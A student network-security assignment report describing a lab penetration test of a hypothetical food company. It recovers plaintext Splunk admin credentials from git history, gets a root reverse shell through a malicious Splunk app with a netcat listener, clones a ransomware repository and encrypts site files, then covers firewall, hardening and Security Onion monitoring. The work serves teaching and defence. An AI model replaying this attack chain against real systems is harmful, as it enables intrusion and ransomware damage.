

Assignment Two: ABC Food Company Engagement

Computing, Electrical and Applied Technology, Unitec Institute of Technology

HTCS6703: Network Security A

Christopher Lloyd

June 16, 2021

Report by Mark David (1552069)

, Yang Dai (1551421)

, Ahmad Bilal (1508331)

, Rajneesh Kumar (1332998)


, and Ma'alona Mafaufau (1284380)

| | |
|----------------------------------------------|-----------|
| Abstract | 3 |
| Overview of Existing Environment | 4 |
| Discussion | 7 |
| Vulnerabilities Discovered | 7 |
| Github Repositories | 7 |
| Unnecessarily Exposed Administrator Services | 8 |
| Outdated Software | 8 |
| Attack Sequence Walkthrough | 9 |
| Network Security Controls | 13 |
| Firewall | 13 |
| Hardening | 13 |
| Monitoring/Logging | 14 |
| Wireshark | 14 |
| Security Onion | 15 |
| Recommendations | 18 |
| Alerting | 18 |
| Harden SSH | 18 |
| Conclusion | 20 |
| References | 21 |

Abstract

This report is based on a hypothetical scenario in which a well known food company called ABC Foods sells their products online. The company is based in East Auckland, New Zealand and is owned and operated by the Jones family. The manager Bill Jones has a background in Information Technology and manages the infrastructure to manage capital. ABC Foods has been subjected to numerous cyber attacks. Our company personnel were assigned to rebuild the company's network and make the necessary improvements to their security posture. This report will discuss our method on how our company personnel were able to successfully inject ransomware by analysing and exploiting weaknesses through various platforms such as Github and Splunk. Thereafter the network security controls will be comprehensively discussed. Finally recommendations that the ABC Food company should implement to facilitate network security will be outlined.

Overview of Existing Environment



The existing environment consists of 3 networks connected by a router.

Network A is the public network hosting the web server which customers will access to use company resources. Network A is also a DMZ acting as a layer of separation between the external network and internal network.

Network B is the internal network for the company, it hosts the devices for the company to function. The devices are connected by a switch which is connected to the main router.

Network C is the external network, it represents the internet and the wider network where customers will access the environment from.

In more detail, the devices on the internal network are separated into VLANs for operations, management and finance functions of the company. IP addresses for the devices are issued via DHCP which is performed by the switch so the internal network is scalable as required (some IPs are reserved).

```

ip dhcp excluded-address 10.0.0.1 10.0.0.10
ip dhcp excluded-address 20.0.0.1 20.0.0.10
ip dhcp excluded-address 30.0.0.1 30.0.0.10
!
ip dhcp pool vPool10
  network 10.0.0.0 255.0.0.0
  default-router 10.0.0.1
  dns-server 10.0.0.2
ip dhcp pool vPool20
  network 20.0.0.0 255.0.0.0
  default-router 20.0.0.1
  dns-server 20.0.0.2
ip dhcp pool vPool30
  network 30.0.0.0 255.0.0.0
  default-router 30.0.0.1
  dns-server 30.0.0.2

interface Vlan10
  ip address 10.0.0.5 255.0.0.0
!
interface Vlan20
  ip address 20.0.0.5 255.0.0.0
!
interface Vlan30
  ip address 30.0.0.5 255.0.0.0



```

Routing between VLANs is done through the switch using a trunk port and is handled by the router. The devices on the internal network are able to ping each other and the web server which is also able to ping back.

```

interface FastEthernet0/0.10
  encapsulation dot1Q 10
  ip address 10.0.0.1 255.0.0.0
!
interface FastEthernet0/0.20
  encapsulation dot1Q 20
  ip address 20.0.0.1 255.0.0.0
!
interface FastEthernet0/0.30
  encapsulation dot1Q 30
  ip address 30.0.0.1 255.0.0.0

```



Hostnames for the router and switch have been set to R01 and S01 respectively, security banners have been configured on both and the router has logging enabled.

```
banner motd ^C
Authorized personnel only.
^C
```

Discussion

Vulnerabilities Discovered

Creating production-level software for an online service can require the concerted efforts of many software developers. These efforts may involve many different iterations, and services like Github (n.d.) help developers orchestrate the development and rollout of complex projects. A company product is often built on top of other third-party applications, further adding to the complexity of a project (Zaytceva, 2019). Not only this, but the same third-party applications and services will require patching and upgrades when they become available. Subsequently, upgrading/patching procedures should be a core part of the development process if a company wants to maintain the integrity of their product and protect against potential security and downtime issues (Datek, n.d.).

Github boasts over 65 million developers who choose to use its services to “build, ship, and maintain their software”, and currently hosts 72% of the Fortune 50 companies (n.d.). However, there are best practices to using the platform which, if neglected, is a costly lesson. Our attack scenario capitalises on an oversight of this kind, and is detailed in the following sections.

As previously mentioned, software updates should be a top priority. The modern world exists of attackers who actively monitor the Internet for the negligence of companies in performing the necessary updates, and this kind of malicious reconnaissance has increased in recent years (Endicott, 2021). The attack we have chosen also builds off an outdated service used by the administrators of ABC Food Company, and will be further discussed.

Github Repositories

Our initial engagement with ABC Food company found that their development team utilises Github as a central management system and version control platform. However, the developers (devs) have also:

1. Decided to leave their Github repository public
2. Left a link to the repository in their public website source code

Having a public repository is not unheard of for an online business, and in fact, Starbucks has also had public repositories (Ilascu, 2019). However, for ABC Food Company, and not unlike Starbucks in 2019 (Ilascu, 2019, "Serious Impact" section), the devs had mistakenly uploaded a csv file, and realising their error, had attempted to delete it. Unknown

to them was the fact that Github stores a superficial deletion as a new commit, and thus, still visible in the logs (Scherer, 2018, "Remove files, remove commits" section). Because the devs had left a link to their Github repository as a comment in their website source code, we were able to find the repository, clone it, and go through the logs which is where we discovered that an attempt to delete a file was made. Upon further investigation, it was found that the file was a list of administrator usernames and passwords stored as plaintext. An Nmap scan on abcfoodcompany.co.nz, their main webpage, revealed that they also hosted Splunk on their web server, and these administrator credentials were for Splunk.

Unnecessarily Exposed Administrator Services

We were able to log in as Splunk administrators using the exposed credentials found through the Github logs. We found the following measures missing:

1. No firewall. Although advised by the Splunk team, no firewall seemed to be set up to avoid our access (Secure Splunk Enterprise on Your Network - Splunk Documentation, 2018).
2. No multifactor authentication required, although Splunk has this functionality (Splunk, 2019).
3. No need for the use of a VPN to sign in, although again, advised (Secure Splunk Enterprise on Your Network - Splunk Documentation, 2018).

Outdated Software

We also discovered the exposed Splunk Enterprise application was an older version (7.2.5.1) and had an expired licence. There have been 31 new versions since 7.2.5.1. This allowed us to upload a malicious Splunk app and initiate a reverse shell, ultimately leading to our ability to inject ransomware into the ABC Food Company webserver and encrypt their files.

Attack Sequence Walkthrough

Here we provide a more comprehensive walkthrough of the attack vector used as well as the corresponding figures.

Please note the full details of the attack can be viewed by following the link:

<https://www.youtube.com/watch?v=xIAfNsyBpDY>

1. The public Github repository was discovered on the main webpage source code

```

290 <footer class="tm-footer text-center">
291   <p>Copyright &copy; 2020 Simple House
292
293   | Design: <a rel="nofollow" href="https://templatemo.com">
294 </footer>
295 </div>
296 <!--
297   https://github.com/Lona44/ABCFoodCompany-Auck
298 -->
299 <script src="js/jquery.min.js"></script>
300 <script src="js/parallax.min.js"></script>
301 <script>
302   $(document).ready(function(){
303     // Handle click on paging links
304     $(''.tm-paging-link').click(function(e){
305       e.preventDefault();
  
```

2. After cloning the repository, we discovered through the git logs administrative

```

commit 66350b76e392e14bf2fd398260608f72361c1b0e
Author: Lona <lona44@gmail.com>
Date:   Mon May 31 22:23:30 2021 +1200

    Delete sp_creds.csv

commit 364dccac27c5fc41165d30dc13a58e0da9a03e01
Author: Lona <lona44@gmail.com>
Date:   Mon May 31 22:22:51 2021 +1200

    Create sp_creds.csv
  
```

credentials

```

(m44@ DESKTOP-CSD8UEA) - [~/ABCFoodCompany-Auck]
$ git ls-tree 364dccac27c5fc41165d30dc13a58e0da9a03e01
100644 blob 3e4ba237e630656e62ac7065345595af13870f2b README.md
100644 blob 9859f39d3dfbb0d34eeaf3582aedab8f0d49bae8 about.html
100644 blob 189cc52ca6f96b60e09b0a9987d1b3741852488a contact.html
040000 tree e7d38b5410389288449404114196e540bd46d9c7 css
040000 tree c17f087d432fcc62e00fe85148fe1dd7bec6b0c2 img
100644 blob 521c9c046844dfbf97b8241bf5dca14f5322b1de index.html
040000 tree 35646a67bf0c8d22e616bbdb766f935523e470 js
100644 blob 3798ca150d345634d761ad3b4930798a5f0fd620 sp_creds.csv
040000 tree 56f30658c32565628bfb64632a168708298b64b6 webfonts
(m44@ DESKTOP-CSD8UEA) - [~/ABCFoodCompany-Auck]
$ git show 3798ca150d345634d761ad3b4930798a5f0fd620
user,pw
turing_machine,turing_comp13te
kanye_we$t,y3ezy$12345
jermaineCole,jan281985_G0@+
eddySnowedInn,inN0_50_cent
skuxdelux,m@d_angry
  
```


3. Nmap revealed Splunk was on port 8000 and the found credentials could be used to login

```

(m44@DESKTOP-CSD8UEA)-[~]
$ sudo nmap -sV -sC abcfoodcompany.co.nz
[sudo] password for m44:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-03 12:56 NZST
Nmap scan report for abcfoodcompany.co.nz (192.168.56.102)
Host is up (0.0049s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 b2:bf:41:bb:55:4b:a6:6d:1d:41:5f:9f:bd:89:51:5a (RSA)
|   256 44:5e:4d:f1:a5:a4:04:3e:b4:93:d3:35:6f:b4:14:8a (ECDSA)
|_ 256 5f:a5:06:e6:33:9b:37:83:c0:7c:d8:8e:6a:80:b9:8a (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: ABCFoodCompany
8000/tcp  open  http         Splunkd httpd
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: Splunkd
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ Requested resource was http://abcfoodcompany.co.nz:8000/en-US/account/login?return_to=%2Fen-US%2F
8089/tcp  open  ssl/http     Splunkd httpd
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: Splunkd
|_ http-title: splunkd
|_ ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
|_ Not valid before: 2021-06-01T06:32:38
|_ Not valid after: 2024-05-31T06:32:38
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.01 seconds

```



4. After noting the older version of Splunk, we were able to find a Github repository that outlined an attack which allowed for a reverse shell to be established

☰ README.md

Splunk Shells App Version 1.2

TBG Security Ryan Hays

This app is to help with penetration testing and Red Teaming within environments that have a Splunk deployment.

This app will allow the engineer to spawn a Reverse of Bind Shell from a Splunk server to allow the engineer to interact with the server and expand influence within the environment.

Install

Download the release from https://github.com/TBGSecurity/splunk_shells/archive/1.2.tar.gz

Navigate to the "Manage Apps" and click on "Install app from file"

Apps

"Weaponize Splunk for Pentesting and Red Teaming" was installed successfully

Showing 1-19 of 19 items

filter

| Name ↕ | Folder name ↕ |
|------------------------|----------------------|
| SplunkForwarder | SplunkForwarder |
| SplunkLightForwarder | SplunkLightForwarder |
| Log Event Alert Action | alert_logevent |

```
File Actions Edit View Help
ph3l0maf@www:~$ nc -lp 4444
whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
root@abcfood:/# ls
ls
bin    dev    lib    libx32  mnt    root   snap   sys    var
boot  etc    lib32  lost+found  opt    run    srv    tmp
cdrom  home  lib64  media    proc   sbin   swap.img  usr
root@abcfood:/#
```

- After gaining access as root through the reverse shell (Netcat running on a cloud server), we were able to clone a ransomware Github repository onto the server

```

root@abcf00d:/var/www/html# git clone https://github.com/Lona44/RWResearch.git
< git clone https://github.com/Lona44/RWResearch.git
Cloning into 'RWResearch' ...
remote: Enumerating objects: 170, done.
remote: Counting objects: 100% (170/170), done.
remote: Compressing objects: 100% (164/164), done.
remote: Total 170 (delta 83), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (170/170), 15.90 MiB | 1.82 MiB/s, done.
Resolving deltas: 100% (83/83), done.
root@abcf00d:/var/www/html# ls
ls
abcf00dcompany.png  contact.html  img          js          RWResearch
about.html          css           index.html   README.md   webfonts
root@abcf00d:/var/www/html#

```


- We encrypted some of the files

```

root@abcf00d:/var/www/html# python3 RWResearch/basicrypt.py -e RANSOM.key index.html
<n3 RWResearch/basicrypt.py -e RANSOM.key index.html
Error in sitecustomize; set PYTHONVERBOSE for traceback:
AttributeError: module 'sys' has no attribute 'setdefaultencoding'
root@abcf00d:/var/www/html# ls
ls
abcf00dcompany.png  css          index.RANSOM  README.md
about.html          img          js            RWResearch
contact.html        index.html   RANSOM.key    webfonts
root@abcf00d:/var/www/html#

```

- We were able to deface the main webpage



Network Security Controls

Firewall

pfSense was the firewall we opted to use as it provides a robust solution which is open source and widely adopted in the security community (TrustRadius, n.d.). We configured the firewall to only allow the LAN network to access internet services via ports 80 and 443, while blocking all incoming traffic to the LAN.

Hardening

Some basic hardening has been applied to the router and the switch. Console passwords have been set so that accessing the device requires a password. On top of that privilege escalation requires another password.

For further hardening, a password could be set for the VTY line for remote access, local logins and passwords could be used (and stored after encryption), and SSH keys could be used.

User Access Verification

Password:

R01>enable

Password:

R01#

Further to the methods outlined above, we can remove the unused Splunk web application that is accessed through port 8000. As demonstrated, the Splunk version used has a vulnerability, and ABC FOOD company is not utilizing it. We have also advised that the public repository used by the developers be made private, and directed the developers towards resources which outline how to fully purge Github logs (Github, n.d.-b). Any unnecessary code or comments have been stripped from the ABC FOOD company web page, where there was previously exploitable information.

The next TCP stream shows the main part of the attack, the start shows the attacker cloning a github repo onto the web server (note the github repo here is the same one as the one in part 5 of the attack sequence above). If showing only incoming TCP packets, the exact commands run by the attacker are more clear (note again the python script used in part 6 of the attack sequence is shown here).




```

Wireshark · Follow TCP Stream (tcp.stream eq 2) · abcfoodmonitoring.pcap

whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
.]0;root@abcfoodcompany: /.root@abcfoodcompany:/# cd /var/www/html
cd /var/www/html
.]0;root@abcfoodcompany: /var/www/html.root@abcfoodcompany:/var/www/html# ls
ls
.[0m.[01;35mabcfoodcompany.png.[0m  contact.html  .[01;34ming.[0m  .[01;34mjs.[0m  .[01;34mwebfonts.[0m
about.html  .[01;34mcss.[0m  index.html  README.md
.]0;root@abcfoodcompany: /var/www/html.root@abcfoodcompany:/var/www/html# git clone https://github.com/Lona44/RWResearch.git
git clone https://github.com/Lona44/RWResearch.git
Cloning into 'RWResearch'...
remote: Enumerating objects: 170, done.[K
remote: Counting objects: 0% (1/170).[K

```



```

Wireshark · Follow TCP Stream (tcp.stream eq 2) · abcfoodmonitoring.pcap

whoami
python -c 'import pty;pty.spawn("/bin/bash")'
cd /var/www/html
ls
git clone https://github.com/Lona44/RWResearch.git
ls
python3 RWResearch/attacker/key_generator.py
ls
python3 RWResearch/basicrypt.py -e RANSOM.key index.html
ls

```

Security Onion

An additional monitoring/logging system was set up using AWS to help visualize the activity captured in the logs, as well as explore IDS/IPS functionality. This solution is called Security Onion and our particular implementation draws on the Elasticsearch - Logstash - Kibana (ELK) stack. We followed a workshop provided by Lambert (2020) outlining how to set up an EC2 instance on AWS and prepare our cloud log monitoring solution to receive data. Security onion itself is sizable with the current version (2.3.52) being 7.4 Gb. Thus we decided to explore the cloud as it also comes with the added bonus of being able to scale up quicker should we plan to explore Security Onion further in the future.

Our future plans are to send continuous logs from pfSense to Security Onion and set up data retention rules in AWS dependent on consultations with ABC FOOD company to get a sense of their preferences regarding this. Our initial engagement uses a simpler approach, only capturing packets for the duration of our attack sequence using Tcpdump in the pfSense server. Once obtained, we used the Secure File Copy (scp) program and SSH to send the resulting pcap file from our pfSense server to our Security Onion instance in the cloud.

We are able to analyze the pcap file via the command line using a the following notation:

```
sudo so-import-pcap /full/path/to/import.pcap
```

This command allows us to utilize some of the tools that come packaged in Security Onion which we will explore now (Security Onion, n.d.):

- Generate IDS alerts using Suricata
- Generate network metadata with Zeek
- Store network metadata and IDS alerts in Elasticsearch with original timestamps
- Store pcap files where Security Onion Console can access them

Upon running the command outlined above, we receive a link we can follow (highlighted in yellow) which will direct us to the web interface where we delve into the logs.


```

onion@securityonion:~$ sudo so-import-pcap ./abcfoodmonitoring.pcap
Please wait while:

- checking /home/onion/abcfoodmonitoring.pcap
- analyzing traffic with Suricata
- analyzing traffic with Zeek
- processing pcap dates 2021-06-19 through 2021-06-19
  - processing 2021-06-19
    - copying traffic to /tmp/so-import-pcap-cz7drBjwuY.pcap
    - copying /nsm/sensor_data/securityonion-import/dailylogs/2021-06-19/snort.log.1624060800 to /tmp/so-i
import-pcap-KKyPV9jETv.pcap
    - merging /tmp/so-import-pcap-KKyPV9jETv.pcap and /tmp/so-import-pcap-cz7drBjwuY.pcap into /nsm/sensor
_data/securityonion-import/dailylogs/2021-06-19/snort.log.1624060800
    - removing /tmp/so-import-pcap-KKyPV9jETv.pcap and /tmp/so-import-pcap-cz7drBjwuY.pcap

Import complete!

